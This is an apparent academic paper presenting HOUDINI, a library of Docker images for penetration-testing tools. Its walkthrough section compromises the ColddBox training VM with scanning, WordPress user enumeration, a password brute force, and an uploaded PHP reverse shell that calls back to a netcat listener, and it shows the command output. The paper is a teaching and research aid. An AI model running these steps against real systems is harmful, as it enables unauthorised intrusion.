Container-based Virtualization for Ethical Hacking with HOUDINI

Daniele Capone[1,†], Angelo Delicato[1,*,†], Gaetano Perrone[2,†] and Simon Pietro Romano[2,†]

[1]*Security Solutions for Innovation, Naples, Italy*
[2]*University of Napoli Federico II, Naples, Italy*

Abstract

Container-based technologies have become widespread today. Docker is the most well-known. Each Docker container is self-contained and serves a single purpose. Docker-based virtualization has gained a lot of momentum in the Cybersecurity field. It is commonly used to develop distributed security systems, virtual environments for training purposes, and intentionally vulnerable honeypots deployed in the network to divert attackers. Docker can also be effectively used to train penetration testers, i.e., security professionals who mimic hackers' actions by attempting to break into a target system to find critical vulnerabilities before real attackers can exploit them. Several works have adopted container-based virtualization to realize frameworks for penetration testing. Though, there is no fully-fledged hacking toolset based on Docker. In this work, we present HOUDINI (Hundreds of Offensive and Useful Docker Images for Network Intrusion), a publicly available and easy-to-use open-source library that can be used to support security testing with Docker containers. We define Quality Criteria that must be met for an image to be included inside the HOUDINI library and benchmark our own images against community-made public alternatives. Finally, we show the effectiveness of using container-based virtualization by simulating a complete hacking session with Docker.

Keywords

Hacking, Network Security, Virtualization, Containers

1. Introduction

Hackers continuously break into systems. At the time of this writing, a new ransomware attack targets VMWare ESXi vulnerable servers by exploiting a two-year-old vulnerability [1]. Although security can be ensured through prevention, detection, and response, organizations must conduct security testing [1]. One relevant security test is known as penetration testing. In this process, security experts attempt to penetrate a system by both finding and exploiting its vulnerabilities.

ITASEC 2023: The Italian Conference on CyberSecurity, May 03–05, 2023, Bari, Italy
*Corresponding author.
†These authors contributed equally.
daniele.capone@secsi.io (D. Capone); angelo.delicato@secsi.io (A. Delicato); gaetano.perrone@unina.it (G. Perrone); spromano@unina.it (S. P. Romano)
https://www.thelicato.io (A. Delicato)
0009-0002-9784-6821 (D. Capone); 0009-0006-1394-730X (A. Delicato); 0000-0001-8238-6426 (G. Perrone); 0000-0002-5876-0382 (S. P. Romano)

[1]https://www.malwarebytes.com/blog/news/2023/02/two-year-old-vulnerability-used-in-ransomware-attack-against-vmware-esxi

At the end of such activities, a complete report describing the discovered vulnerabilities is provided and can be used by companies to fix them. Nowadays, new virtualization approaches have become popular. In particular, containers are widely adopted in both microservices-based applications and high-performance computing scenarios. This is mainly due to their advantages in terms of portability, isolation, performance, and efficiency [2]. Several technologies have been developed to leverage container-based virtualization. In particular, Docker and Podman are amongst the most widely used [3], and studies confirm that they have comparable performance [3]. The Docker community is making significant efforts at collecting ready-to-use images through DockerHub [2], i.e., the world's largest library and community for pre-built container images. Although several works leveraged such a modern virtualization technique to realize penetration testing frameworks [4] [5], none of them provides a complete repository of Docker images to support security professionals in conducting hacking sessions with Linux containers. The aim of this work is threefold: (i) to provide a toolset of "Optimal" Docker images for hacking purposes, (ii) to show that it is possible to "dockerize" hacking workflows and (iii) to analyze the quality of publicly available community-made Docker images for ethical hacking purposes. The paper is structured as follows. In Section 2 we show the related work on using container-based virtualization and its relevance in the Cybersecurity field. In Section 3, we introduce HOUDINI, a library that provides penetration testers with a curated list of the most relevant hacking tools. We define several Quality Criteria to select Docker images and decide when creating new ones from scratch. In Section 4, we discuss the covered hacking tools and compare HOUDINI's quality images with publicly available alternative options. Section 5 concludes the paper by also providing information about directions for future work.

2. Related Work

Several studies show the scalability and performance benefits of using container-based virtualization [6]. In our work, the main benefit of using container-based virtualization is portability. Several works adopt this kind of virtualization for portability purposes. Wolski et al. (2019) [7] develop a distributed system for the IoT domain. Other works show that the application of containers increases the portability in complex data analysis workflows [8] [9]. Container-based virtualization is extensively used in Cybersecurity. Several works leverage their benefits to develop advanced virtual environments for security training, i.e., the so-called "cyber-range environments" [10] [11] [12] [13]. Another interesting area where container-based virtualization is commonly used is related to the creation of honeynets, i.e., intentionally vulnerable environments that serve as decoys for attackers. The reason is that container-based virtualization is highly scalable. As an example, Memari et al. [14] develop a container-based lightweight virtual honeynet based on a "Honeyd" service that emulates both Windows and Linux services and detects globally distributed malicious traffic.

[2] https://hub.docker.com/

3. HOUDINI

In this section, we first provide a high-level view of HOUDINI (Section 3.1). Then, we introduce the **Quality Criteria** used to evaluate "Optimal" Docker images (Section 3.2) and illustrate the process followed to add Docker images to the HOUDINI library (Section 3.3).

3.1. A Bird's Eye View on HOUDINI

HOUDINI is a curated list of network security-related Docker images for network intrusion purposes. The development process began with the gathering of all available tools from the *Kali Tools page* [3], which consists of a vast collection of thousands of tools. These tools were then systematically organized and integrated into HOUDINI to provide a comprehensive and efficient library for ethical hacking activities. The end goal is to provide a useful and user-friendly tool that can aid the community in conducting ethical hacking tasks with ease and effectiveness. Tools are collected in JSON format, as shown in Listing 1.

```
{
  "fancy_name": "Nmap",
  "name": "nmap",
  "description": "Utility for network discovery and security auditing",
  "official_doc": "https://github.com/nmap/nmap",
  "categories": [ "scanner" ],
  "organization": "secsi",
  "run_command": "docker run -it --rm --privileged secsi/nmap -p <target_port> <
    target_ip_address>"
}
```

Listing 1: JSON format for a single hacking tool

For each hacking tool, we define a set of hacking categories, a name, an official documentation link, a brief description, and a default "docker run" command that allows users to quickly execute the hacking tool. Each tool also has a related Markdown page containing a "Cheatsheet", i.e., a list of the most commonly used hacking tool commands. The HOUDINI web application is publicly available. [4]

3.2. Docker Image Quality Criteria

To assess the quality of a Docker image we analyze its Dockerfile [5] and follow the best practices provided by Docker [6]. The following Quality Criteria (QC) are defined:

- **QC1**: The image size should be minimal;
- **QC2**: The Docker image should be constantly updated in accordance with the current version of the original hacking tool.

[3] https://en.kali.tools/all
[4] https://houdini.secsi.io/
[5] https://docs.docker.com/engine/reference/builder/
[6] https://docs.docker.com/develop/develop-images/dockerfile_best-practices/

Even though these two criteria can be applied to any software in general, in this context they acquire heightened prominence.

Firstly, the size of a Docker image assumes crucial significance in this domain. As the primary building blocks of containerized applications, Docker images encapsulate the necessary dependencies and configurations. Considering the constrained resources often encountered in penetration testing scenarios, minimizing the image size becomes imperative. By reducing the image's footprint, the container's overhead is diminished, enabling efficient resource utilization, faster deployment, and improved performance during testing activities.

Secondly, ensuring that Docker images are up-to-date with the latest version of the original tool assumes heightened importance in the context of penetration testing. Penetration testing frequently involves identifying and exploiting vulnerabilities in systems and applications. These vulnerabilities are often addressed through updates and patches released by the respective software vendors. By utilizing Docker images that are up-to-date with the current versions of the tools, practitioners can ensure they have access to the latest security enhancements and bug fixes. This enhances the accuracy and effectiveness of penetration testing activities, allowing for more comprehensive evaluations of target systems.

After careful consideration, we decided to avoid adding security-related Quality Criteria (i.e. users with minimal permissions and without shell access) because these Docker images are mainly to be used as disposable containers in non-production environments. When it comes to Docker images, there is a fundamental difference between disposable containers and long-running containers. Disposable containers are designed to be short-lived and created on-demand to perform a specific task, while long-running containers are designed to run continuously and host a specific application or service. Given the short lifespan of disposable containers, it is often unnecessary and impractical to add strict security features to them. These containers are typically created, used, and then destroyed quickly, which means that any additional security features would add unnecessary complexity and overhead to the process.

3.3. Image Selection Workflow

The process used to search for Docker images and decide whether to collect them or create new ones based on Quality Criteria is the following: first, we search for Docker images in DockerHub to check if an official image does exist. If the image exists and meets the defined Quality Criteria, we collect it and add to the HOUDINI library. Otherwise, we build a new Docker image and include it in HOUDINI. QC2 is probably the most important Quality Criterion; to satisfy it we developed an approach that takes advantage of the GitHub Actions for CI/CD (continuous integration and continuous delivery) called RAUDI [7].

RAUDI is a tool designed to facilitate the seamless maintenance and continuous updating of Docker images. Leveraging the use of Dockerfiles with carefully defined ARGS and Github Actions, RAUDI enables automatic synchronization between the original software repositories and our images published on the Docker Hub. By employing a systematic approach, RAUDI checks every day (at midnight) for updates in the respective tool repositories. When an update is detected, RAUDI automatically retrieves the latest version, incorporates the changes into

[7] https://github.com/cybersecsi/RAUDI

the Docker image, and promptly pushes the updated image to Docker Hub. This streamlined process ensures that the Docker images remain consistently up to date, reflecting the latest versions of the underlying tools. For this reason all the images made from scratch also comply with QC1.



Figure 1: Hacking Docker image generation process

4. Results and Discussion

In this section we provide information about the HOUDINI images, focusing on the number of collected images against created images (Section 4.1). Then, for each hacking tool, we leverage the previously mentioned Docker Quality Criteria in order to compare the images we created from scratch with the corresponding images that are publicly available in DockerHub (Section 4.2). Then, we show a practical walkthrough about performing a complete penetration testing session by using HOUDINI containers (Section 4.3) Finally, we briefly discuss about the limitations of using Docker for ethical hacking activities (Section 4.4).

4.1. Hacking Tools Coverage

At the time of this writing, the HOUDINI library stores 114 hacking tools under 30 hacking categories. Table 1 highlights the number of Docker images for the 6 main categories.

Scanner	Recon	Webapp	Exploitation	Networking	Misc
52	44	33	16	8	8

Table 1
Number of Docker images for the 6 main categories in HOUDINI

Since our work was intended to support penetration testing, a larger number of scanning, reconnaissance, web application, and exploitation images is justified. We remark that a single image may belong to different categories. Therefore, some categories could be a specialization of more general ones. For example, several web application scanners belong to both the 'scanning' category and the 'webapp' category.

Num. of images collected	Num. of images created from scratch
43 (37.7%)	71 (62.3%)

Table 2
Number of collected vs. number of created Docker images

As it is possible to observe in Table 2, 71 (e.g. 63.3% of the total) Docker images did not satisfy the Quality Criteria. The prevalence of non-optimal community-made Docker images for penetration testing undermines the effectiveness of security evaluations. Using this Docker images leads to resource inefficiency, longer deployment times, and suboptimal utilization of computing resources. Additionally, outdated images lack the latest security enhancements, exposing testers to potential blind spots and inaccurate results. Therefore, it is crucial to define and produce optimal Docker images in this context. By adhering to defined criteria, penetration testers can improve resource efficiency, ensure access to the latest security features, and promote standardized and reliable testing methodologies. This, in turn, enhances the accuracy of vulnerability identification.

4.2. Docker Images Quality Evaluation

As anticipated, we analyzed Docker images and evaluated whether or not they satisfied the Docker image Quality Criteria defined in Section 3.2. Specifically, the analysis focused on identifying alternatives for each "HOUDINI tool" and assessing these alternatives against the two pre-defined criteria. The total number of *community-made alternatives* to the Docker images made from scratch is 2062; the goal of the analysis is to compare our 71 images against them. Interestingly enough, Figure 2 illustrates that among the 2062 alternative Docker images examined, 498 are smaller in size than the images created from scratch. This finding can be attributed to the fact that some of these alternative images are outdated, resulting in a smaller codebase compared to the current version of the tool. In a similar vein, Figure 3 presents a parallel comparison indicating that only 209 out of the 2602 alternative images are up-to-date. Moreover, we assume that the HOUDINI image is aligned with the latest version of the original

tool since it is managed using the RAUDI approach described previously. To ensure a fair evaluation of the work presented in this paper, we generated a final comparison chart that combines both Quality Criteria, QC1 and QC2. We consider only those images that are both smaller in size and up-to-date as better than the images we created from scratch.

As depicted in Figure 4, the HOUDINI images outperform publicly available alternatives. Although we identified 4 alternatives that could be considered better than the images we created from scratch, these alternatives are generally small in size (less than 10 Mb). Further analysis of their Dockerfiles revealed that their smaller size is largely due to missing libraries for optional features. Furthermore, given the small size of these images, the observed difference in size is almost negligible.



Figure 2: Size comparison



Figure 3: Update comparison



Figure 4: Joint comparison

4.3. Container-based Penetration Testing Walkthrough

In order to show the effectiveness of using containers to solve hacking tasks, we conduct a complete network security assessment by only using Docker containers. In particular, we describe the hacking steps used to compromise ColddBox [8], i.e., a vulnerable machine provided for training purposes. The virtual environment is illustrated in Fig. 5.



Figure 5: Virtual environment used to show the dockerized hacking workflow

The scenario was developed by using VirtualBox, a powerful, open-source virtualization software that allows for the creation and management of virtual machines (VMs) on a host computer. The host computer presented the following specifications:

- *Processor*: Intel(R) Core(TM) i7-10510U CPU @ 1.80 GHz with a base clock speed of 1.80 GHz and a maximum turbo frequency of 2.30 GHz.
- *Memory*: 16 GB of RAM.
- *Operating System*: Windows 11 Pro 64-bit (build 22621.1194)

The 16 GB of RAM ensured that the host computer had enough memory to support the virtualization environment. Two virtual machines were created and attached to the "internal network" infrastracture created for the creation of the scenario. The first VM represented the vulnerable machine, i.e., ColddBox, while the second one was an Ubuntu Desktop 22.04 with Docker, representing the "dockerized hacking machine". Each machine had 2 GB of RAM and 2 CPUs. We describe the hacking process used to exploit the vulnerable machine. Some outputs are stripped off in order to allow the reader to focus just on the relevant information.

1. **Discovery**: to find the vulnerable host in the virtual subnet, a "ping sweep" is performed using the nmap image.

```
docker run -it  --rm secsi/nmap -sn 10.10.0.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-07 21:44 UTC
```

[8] https://www.vulnhub.com/entry/colddbox-easy,586/

```
...
Nmap scan report for 10.10.0.3
Host is up (0.0025s latency).
MAC Address: 08:00:27:29:5B:26 (Oracle VirtualBox virtual NIC)
```

Listing 2: Discovery phase

Through the discovery phase, we discover the IP address of the vulnerable host.

2. **Scanning**: in order to find the open services, we once again leverage the nmap Docker image with different flags that enable a TCP Connect Scan (i.e., `-sT`) [9] .

```
docker run -it 10.10.0.3 --rm secsi/nmap -sT -p- 10.10.0.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-07 21:47 UTC
[...]
PORT     STATE SERVICE
80/tcp   open  http
4512/tcp open  unknown
MAC Address: 08:00:27:29:5B:26 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
```

Listing 3: Scanning phase

We find two open ports, i.e., 80/tcp and 4512/tcp.

3. **Enumeration**: we enumerate the HTTP port (i.e. 80/tcp) with the "whatweb" Docker image [10].

```
docker run -it --network host --rm secsi/whatweb -v -a 3  http://10.10.0.3
WhatWeb report for http://10.10.0.3
Status    : 200 OK
Title     : ColddBox | One more machine
IP        : 10.10.0.3
...
MetaGenerator[WordPress 4.1.31], PoweredBy[WordPress,WordPress,], Script[text/
    javascript], WordPress[4.1.24,4.1.25,4.1.31], x-
...
```

Listing 4: Enumeration phase

We find that the website utilizes an obsolete WordPress version.

4. **Enumerating users**: we use the "wpscan" tool [11] to find the users registered in the WordPress platform.

[9] https://nmap.org/book/scan-methods-connect-scan.html
[10] https://hub.docker.com/r/secsi/whatweb/
[11] https://wpscan.com/

```
docker run -it 10.10.0.3 --rm wpscanteam/wpscan \
  --url http://10.10.0.3 --enumerate u
...
[+] Enumerating Users (via Passive and Aggressive Methods)
[...]
[i] User(s) Identified:
[+] the cold in person
 | Found By: Rss Generator (Passive Detection)
[+] c0ldd
[+] hugo
[+] philip
```

Listing 5: Users enumeration phase

We find `c0ldd`, `hugo` and `philip` users. We try a brute-force attack with the same Docker image.

```
docker run -it 10.10.0.3 --rm \
  -v /usr/share/wordlists/rockyou.txt:/rockyou.txt \
    wpscanteam/wpscan --url http://10.10.0.3 \
    --usernames c0ldd --passwords /rockyou.txt
[+] URL: http://10.10.0.3/ [10.10.0.3]
...

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:17
> (1225 / 14345617)  0.00%  ETA: ??:??:??
[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210
```

Listing 6: Bruteforcing phase

We find the credentials. As it is possible to observe, the container requires the "rockyou.txt" wordlist. We use the Docker volume feature to 'mount' the wordlist file (i.e., `/usr/share/wordlists/rockyou.txt`) into the container (i.e., `/rockyou.txt`). In order to obtain access to the vulnerable server, we log in to the WordPress administration page and upload a malicious PHP file that allows us to escalate privileges by accessing the vulnerable VM's operating system. In particular, we use the so-called reverse shell to receive a shell terminal into the VM. To exploit such a technique, we need to listen on a TCP port. We can "dockerize" the latter task by using a `netcat` image.

```
docker run -it 10.10.0.3 --rm appropriate/nc -lv 0.0.0.0 8888
```

Listing 7: Netcat listener

We download a PHP reverse shell payload [12], set the IP variable to our IP address and the port variable to the value 8888, i.e., the listening port of the netcat container.

```
diff php-reverse-shell.php php-reverse-shell-changed.php
49,50c49,50
< $ip = '127.0.0.1';  // CHANGE THIS
< $port = 1234;       // CHANGE THIS
---
> $ip = '169.254.0.3';  // CHANGE THIS
> $port = 8888;       // CHANGE THIS
```

Listing 8: Changes applied to the PHP malicious payload

Finally, we login into the WordPress site with the credentials found previously and upload the malicious page in the header section.

```
docker run -it 10.10.0.3 --rm appropriate/nc -lv 0.0.0.0 8888
 Connection from 10.10.0.3 port 8888 [tcp/8888] accepted
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64
    x86_64 x86_64 GNU/Linux
 23:55:59 up  1:38,  0 users,  load average: 0.00, 0.00, 0.00
...
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Listing 9: Reverse shell

After compromising the VM's OS, we can escalate privileges through Linux local privilege escalation techniques. These techniques can either exploit kernel vulnerabilities [15] or other approaches [16], but should all be executed locally. So, containers cannot be used to perform local privilege escalation attacks. Anyway, we can use them as a "download server" that can be used to download binaries that perform the privilege escalation attacks. In the following example, we run a static Apache webserver with Docker [13] and upload a "linux privilege escalation script example" [14] on a static webserver.

```
wget https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/
    linuxprivchecker.py
[...]
Saved in: linuxprivchecker.py

linuxprivchecker.py     36,32K  --.-KB/s    in 0,002s

2023-02-08 08:11:35 (14,2 MB/s) - linuxprivchecker.py saved [37196/37196]
```

[12] https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
[13] https://hub.docker.com/_/httpd
[14] https://github.com/sleventyeleven/linuxprivchecker

```
docker run -it --name my-apache-app -p 8080:80 \
  -v "$PWD":/usr/local/apache2/htdocs/ httpd:2.4
```

Listing 10: Webserver hosting linux privesc script

The file can be downloaded from the attacked virtual machine and executed to find privilege escalation vulnerabilities. It is also possible to compile source code to generate local privilege escalation exploitation binaries with Docker images containing build toolchains, e.g., gcc [15] or g++-mingw-w64 [16]

4.4. Docker Limitations

Docker offers many benefits, such as portability, consistency, and scalability. However, like any other technology, Docker has its own limitations. One of these limitations is that it is not well-suited for running graphical user interface (GUI) applications. While Docker can be used to run a wide range of applications, including web servers, databases, and command-line tools, it is not designed to seamlessly support GUI applications. This is because GUI applications typically require access to the host's graphics system, which can be difficult to achieve within a container. Additionally, Docker containers are often used to run lightweight, headless services that don't require a GUI.

While it is possible to run GUI applications in Docker using workarounds such as X11 forwarding or VNC, these solutions can be complex to set up and can impact performance. Moreover, running GUI applications in a Docker container may violate the containerization principle of separating application logic from the host system. In summary, it is typically more convenient to run these applications outside of a container.

5. Conclusions and Future Work

In this work, we have presented HOUDINI, an open-source easy-to-use publicly available library containing hundreds of Docker images useful to conduct penetration testing activities. We show that it is possible to perform a complete hacking session through Docker containers. Furthermore, we show the benefits and limitations of using such an approach. In future works, we aim to formalize the Quality Criteria defined in this work and evaluate the effectiveness against state-of-the-art approaches used to evaluate Docker images [17] [18]. Several companies and researchers have developed complete hacking tools collections. For example, "Offensive security" provides a complete toolset that is contained in the official Kali Linux distribution [17]. Kaksonen et al. (2021) [19] provide an excellent toolset of the most widely used open-source tools used for ethical hacking. We also intend to automate the image generation process in order to integrate such repositories in the HOUDINI library.

[15] https://hub.docker.com/_/gcc
[16] https://hub.docker.com/r/purplekarrot/mingw-w64-x86-64
[17] https://en.kali.tools/all

References

[1] D. D. Bertoglio, A. F. Zorzo, Overview and open issues on penetration test, Journal of the Brazilian Computer Society 23 (2017). URL: https://doi.org/10.1186/s13173-017-0051-1. doi:10.1186/s13173-017-0051-1.

[2] M. Chae, H. Lee, K. Lee, A performance comparison of linux containers and virtual machines using docker and KVM, Cluster Computing 22 (2017) 1765–1775. URL: https://doi.org/10.1007/s10586-017-1511-2. doi:10.1007/s10586-017-1511-2.

[3] B. Dordevic, V. Timcenko, M. Lazic, N. Davidovic, Performance comparison of docker and podman container-based virtualization, in: 2022 21st International Symposium INFOTEH-JAHORINA (INFOTEH), IEEE, 2022. URL: https://doi.org/10.1109/infoteh53737.2022.9751277. doi:10.1109/infoteh53737.2022.9751277.

[4] P. Dholey, A. K. Shaw, OnlineKALI: Online vulnerability scanner, in: Advances in Intelligent Systems and Computing, Springer Singapore, 2018, pp. 25–35. URL: https://doi.org/10.1007/978-981-13-1544-2_3. doi:10.1007/978-981-13-1544-2_3.

[5] A. M. Dissanayaka, S. Mengel, L. Gittner, H. Khan, Security assurance of MongoDB in singularity LXCs: an elastic and convenient testbed using linux containers to explore vulnerabilities, Cluster Computing 23 (2020) 1955–1971. URL: https://doi.org/10.1007/s10586-020-03154-7. doi:10.1007/s10586-020-03154-7.

[6] N. G. Bachiega, P. S. L. Souza, S. M. Bruschi, S. do R. S. de Souza, Container-based performance evaluation: A survey and challenges, in: 2018 IEEE International Conference on Cloud Engineering (IC2E), IEEE, 2018. URL: https://doi.org/10.1109/ic2e.2018.00075. doi:10.1109/ic2e.2018.00075.

[7] R. Wolski, C. Krintz, F. Bakir, G. George, W.-T. Lin, CSPOT, in: Proceedings of the 4th ACM/IEEE Symposium on Edge Computing, ACM, 2019. URL: https://doi.org/10.1145/3318216.3363314. doi:10.1145/3318216.3363314.

[8] W. Gerlach, W. Tang, K. Keegan, T. Harrison, A. Wilke, J. Bischof, M. D'Souza, S. Devoid, D. Murphy-Olson, N. Desai, F. Meyer, Skyport - container-based execution environment management for multi-cloud scientific workflows, in: 2014 5th International Workshop on Data-Intensive Computing in the Clouds, IEEE, 2014. URL: https://doi.org/10.1109/datacloud.2014.6. doi:10.1109/datacloud.2014.6.

[9] P. D. Tommaso, E. Palumbo, M. Chatzou, P. Prieto, M. L. Heuer, C. Notredame, The impact of docker containers on the performance of genomic pipelines, PeerJ 3 (2015) e1273. URL: https://doi.org/10.7717/peerj.1273. doi:10.7717/peerj.1273.

[10] G. Perrone, S. P. Romano, The docker security playground: A hands-on approach to the study of network security, in: 2017 Principles, Systems and Applications of IP Telecommunications (IPTComm), IEEE, 2017. URL: https://doi.org/10.1109/iptcomm.2017.8169747. doi:10.1109/iptcomm.2017.8169747.

[11] F. Caturano, G. Perrone, S. P. Romano, Capturing flags in a dynamically deployed microservices-based heterogeneous environment, in: 2020 Principles, Systems and Applications of IP Telecommunications (IPTComm), IEEE, 2020. URL: https://doi.org/10.1109/iptcomm50535.2020.9261519. doi:10.1109/iptcomm50535.2020.9261519.

[12] R. Nakata, A. Otsuka, Cyexec: A high-performance container-based cyber range with scenario randomization, IEEE Access 9 (2021) 109095–109114. URL: https://doi.org/10.

1109/access.2021.3101245. doi:10.1109/access.2021.3101245.

[13] M. Benzi, G. Lagorio, M. Ribaudo, Automatic challenge generation for hands-on cybersecurity training, in: 2022 IEEE European Symposium on Security and Privacy Workshops, IEEE, 2022. URL: https://doi.org/10.1109/eurospw55150.2022.00059. doi:10.1109/eurospw55150.2022.00059.

[14] N. Memari, S. J. Hashim, K. Samsudin, Container based virtual honeynet for increased network security, in: 2015 5th National Symposium on Information Technology: Towards New Smart World (NSITNSW), IEEE, 2015. URL: https://doi.org/10.1109/nsitnsw.2015.7176410. doi:10.1109/nsitnsw.2015.7176410.

[15] S. Lu, Z. Lin, M. Zhang, Kernel vulnerability analysis: A survey, in: 2019 IEEE Fourth International Conference on Data Science in Cyberspace (DSC), IEEE, 2019. URL: https://doi.org/10.1109/dsc.2019.00089. doi:10.1109/dsc.2019.00089.

[16] M. O'Leary, Privilege escalation in linux, in: Cyber Operations, Apress, 2019, pp. 419–453. URL: https://doi.org/10.1007/978-1-4842-4294-0_9. doi:10.1007/978-1-4842-4294-0_9.

[17] G. Rosa, S. Scalabrino, R. Oliveto, Fixing dockerfile smells: An empirical study, 2022. URL: https://arxiv.org/abs/2208.09097. doi:10.48550/ARXIV.2208.09097.

[18] Y. Wu, Y. Zhang, T. Wang, H. Wang, Characterizing the occurrence of dockerfile smells in open-source software: An empirical study, IEEE Access 8 (2020) 34127–34139. doi:10.1109/ACCESS.2020.2973750.

[19] R. Kaksonen, T. Järvenpää, J. Pajukangas, M. Mahalean, J. Röning, 100 popular open-source infosec tools, in: ICT Systems Security and Privacy Protection, Springer International Publishing, 2021, pp. 181–195. URL: https://doi.org/10.1007/978-3-030-78120-0_12. doi:10.1007/978-3-030-78120-0_12.